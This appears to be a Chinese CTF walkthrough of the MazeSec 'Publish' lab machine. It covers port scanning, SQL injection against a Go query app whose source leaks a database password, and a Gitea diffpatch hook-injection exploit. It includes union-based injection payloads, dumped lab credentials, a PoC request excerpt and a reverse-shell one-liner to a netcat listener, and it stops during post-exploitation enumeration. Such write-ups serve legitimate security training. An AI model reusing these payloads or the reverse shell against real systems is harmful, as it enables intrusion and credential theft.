Publish_daochunhan

Publish

靶机信息

- 靶机名称：Publish
- 靶机作者：群主 (QQ 1045670921)
- 靶机类型：Linux
- 来源：MazeSec / QQ公开群 660930334
- 官网：https://maze-sec.com/

user

信息收集

目标：

```
192.168.64.50
```

端口扫描：

```
nmap 192.168.64.50
```

```
┌──(daochunhan㉿kali)-[~]
└─$ nmap 192.168.64.50
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 08:03 -0400
Nmap scan report for 192.168.64.50
Host is up (0.011s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: 1E:7D:B2:1F:74:70 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.57 seconds
```

```
nmap -sS -Pn -A -p22,80,8080 192.168.64.50
```

```
┌──(daochunhan㉿kali)-[~]
└─$ nmap -sS -Pn -A -p22,80,8080 192.168.64.50
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 08:05 -0400
Nmap scan report for 192.168.64.50
Host is up (0.0061s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp   open  http    nginx
|_http-title: Gitea: Publish
8080/tcp open  http    Golang net/http server
|_http-title: User Query
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.0 200 OK
```


开放端口：

```
22/tcp   open  ssh     OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp   open  http    nginx
|_http-title: Gitea: Publish
8080/tcp open  http    Golang net/http server
|_http-title: User Query
```


80 是 Gitea 1.24.7，8080 是一个 Go 写的查询应用。

8080 服务与源码

看到 80 端口是 git 服务，虽然主页要求登录，但是可以先试一下 `/explore` 看一下有什么信息：



Gitea 上挂着一个公开仓库 `daochunhan/web-query` ：



README 明确 `# a query server used go` ，可以判断这就是 8080 端口的源码线索仓库。

审计 `main.go` 内容，
登录接口和 `/search` 用 `fmt.Sprintf` 拼接 SQL，DSN 硬编码在代码里：

```
80      username := r.FormValue("username")
81      password := r.FormValue("password")
82
83      query := fmt.Sprintf("SELECT username, password FROM user WHERE username = '%s' AND password = '%s'", username, password)
84      var u, p string
85      err := db.QueryRow(query).Scan(&u, &p)
86      result := ""
98      q := r.URL.Query().Get("q")
99      if q == "" {
100         render(w, PageData{Result: "Please provide a search term."})
101         return
102     }
103
104     query := fmt.Sprintf("SELECT id, username, password FROM user WHERE username LIKE '%%%s%%'", q)
105     rows, err := db.Query(query)
106     result := ""
```


```
14
15  func main() {
16      var err error
17      dsn := "admin:rWb4ok7dNoFVbNrk0v2o@tcp(127.0.0.1:3306)/user"
18      db, err = sql.Open("mysql", dsn)
19      if err != nil {
20          log.Fatal(err)
21      }
22      defer db.Close()
23
```

初步判断 `/login` `/search` 存在 SQL 注入，源码中的数据库账号可能存在凭据复用。

SQL 注入


先全量看一下，按源码的拼接方式打 `/search`：

```
' ORDER BY 1-- -
```





```
[1] beehack : rWb4ok7dNoFVbNrk0v2o
[2] tlgjm   : 4J9JNfUTvyR1dLzG5wLD
[3] sublarge: doyM2cSjlf9zuV8q3Udb
[4] todd    : PF19pobefRlmtkUCr7rM
```

把这 4 组账号分别带回 SSH 和 Gitea 登录验证，均不能登录，没有凭据复用
这组凭据只能在 8080 端口的查询界面使用，但是登录后回显只有 Welcome 信息：




```
zzz%' UNION SELECT 1,current_user(),LOAD_FILE('/etc/passwd')-- -
```




`current_user()` 确认查询使用的是 `admin@localhost`， `LOAD_FILE('/etc/passwd')` 没有返回内容，因此转回 80 端口继续检查 Gitea 的版本和功能。

Gitea CVE-2026-60004

前面已经得到 Gitea 版本，检索一下公开漏洞，发现 1.24.7 在 CVE-2026-60004 的影响范围内：

https://github.com/go-gitea/gitea/security/advisories/GHSA-rcr6-4jqh-j84m



注册账号：

该漏洞的利用条件是认证用户拥有仓库写权限，自行注册账号可以创建仓库，所以利用条件已经满足。

漏洞点在 `diffpatch`：对自有仓库连续提交两次相同 patch，第二次触发 add/add 冲突；三路合并过程中，patch 中的 `hooks/post-index-change` 会被写入 bare 仓库的 `$GIT_DIR/hooks/` 并执行。

Gitea 1.24.7 的 `/diffpatch` 接口要求请求体必须包含 `sha` 字段，创建账号后补一下 PoC 代码：

```
"sha": "0" * 40,
```

```
# steps 3–4 — deliver payloads
body = {
    "content": build_patch(build_hook(args.command, leak_ref)),
    "message": "initial commit",
    "sha": "0" * 40,
    "branch": "main", "new_branch": "main",
}
ep = (
    f"/api/v1/repos/{urllib.parse.quote(owner, safe='')}/"
    f"{urllib.parse.quote(repo, safe='')}/diffpatch"
)
```

起监听：

```
rlwrap nc -lvnp 4444
```

运行：

```
python3 gitea_rce_poc.py http://192.168.64.50 pwn "nohup bash -c 'bash -i >& /dev/tcp/192.168.64.39/4444 0>&1' >/dev/null 2>&1 </dev/null &"
```

```
┌──(daochunhan㉿kali)-[~/Desktop/CTF]
└─$ python3 gitea_rce_poc.py http://192.168.64.50 pwn "nohup bash -c 'bash -i >& /dev/tcp/192.168.64.39/4444 0>&1' >/dev/null 2>&1 </dev/null &"
[?] password:
[*] probing target...

  ═══════════════════════════════════════
  GITEA  REMOTE CODE EXECUTION  POC
  ═══════════════════════════════════════

  ------------------------------------------------------
  Target        : http://192.168.64.50
  Version       : 1.24.7
  Command       : nohup bash -c 'bash -i >& /dev/tcp/192.168.64.39/4444 0>&1' >/dev/null 2>&1 </dev/null &
  ------------------------------------------------------

[*] target=http://192.168.64.50  user=pwn  cmd=nohup bash -c 'bash -i >& /dev/tcp/192.168.64.39/4444 0>&1' >/dev/null 2>&1 </dev/null &

[*] authenticating...
[+] logged in as pwn  (1.24.7)
[*] creating repository...
[+] created repo pwn/test-repo-b571478ba3
[*] delivering payload 1/2...
[+] payload 1/2 accepted  commit=1a196b5cf12c5954
[*] delivering payload 2/2...
[+] payload 2/2 accepted  commit=d68e0f196b24b7ce
[*] retrieving output...
[+] operation complete

[+] nohup bash -c 'bash -i >& /dev/tcp/192.168.64.39/4444 0>&1' >/dev/null 2>&1 </dev/null &:
---
<no output>
---
[+] exit status: 0
```

```
└─$ rlwrap nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.64.50 35870
bash: cannot set terminal process group (2104): Inappropriate ioctl for device
bash: no job control in this shell
git@Publish:/var/lib/gitea/data/tmp/local-repo/upload.git279927449$ id
id
uid=101(git) gid=103(git) groups=103(git)
```

```
uid=101(git) gid=103(git) groups=103(git)
```

枚举本机服务：

```
ss -lntp
```


```
git@Publish:/tmp$ ss -lntp
ss -lntp
State     Recv-Q     Send-Q         Local Address:Port         Peer Address:Port    Process
LISTEN    0          80                 127.0.0.1:3306              0.0.0.0:*
LISTEN    0          128                  0.0.0.0:22                0.0.0.0:*
LISTEN    0          511                  0.0.0.0:80                0.0.0.0:*
LISTEN    0          4096               127.0.0.1:3000              0.0.0.0:*        users:(("gitea",pid=547,fd=13))
LISTEN    0          128                     [::]:22                   [::]:*
LISTEN    0          511                     [::]:80                   [::]:*
LISTEN    0          4096                       *:8080                    *:*
git@Publish:/tmp$
```

`ss -lntp` 显示本机的 `*:8080` 正在监听，但当前输出没有给出对应进程信息；当前 shell 的身份仍是 `git`，继续用进程列表定位监听程序。

```
ps -ef
```

```
www-data     573     571  0 09:29 ?        00:00:06 nginx: worker process
mysql        621       1  0 09:29 ?        00:00:18 /usr/sbin/mariadbd
root         635       2  0 09:29 ?        00:00:00 [kworker/R-dio/sda1]
todd         659       1  0 09:29 ?        00:00:01 /opt/main-amd64
root        1175       2  0 09:55 ?        00:00:07 [kworker/1:2-mm_percpu_wq]
root        1760       2  0 10:36 ?        00:00:00 [kworker/u8:1-writeback]
root        1777       2  0 10:37 ?        00:00:01 [kworker/0:2-events]
```

进程里看到以 todd 跑的 `/opt/main-amd64` ：



公开仓库中刚好存在同名的 `main-amd64` 程序，README 又说明它是 query server。因此将 `*:8080` 、`/opt/main-amd64` 和公开仓库中的 `main-amd64` 关联起来，可以判断 8080 端口是以 `todd` 运行的 `/opt/main-amd64` 。

部署版二进制文件


进程信息给出了部署文件路径 `/opt/main-amd64` 。分别计算部署版和公开仓库中 `main-amd64` 的哈希：

```
sha256sum /opt/main-amd64
sha256sum main-amd64
```

```
git@Publish:/tmp$ sha256sum /opt/main-amd64
sha256sum /opt/main-amd64
5840894ba8058614f82dae755a92e2cd5f7022fefe441e7cac4570c62ff03ded  /opt/main-amd64
git@Publish:/tmp$
└─$ sha256sum main-amd64
1168a3dbc3b2818484eac64703ea3eed281f7c5fe2b381e5bd6fc3f6cc335845  main-amd64
```

会发现两份文件的 SHA-256 不同，说明线上运行的二进制不是公开仓库中的完全相同版本，需要继续审计部署版的逻辑

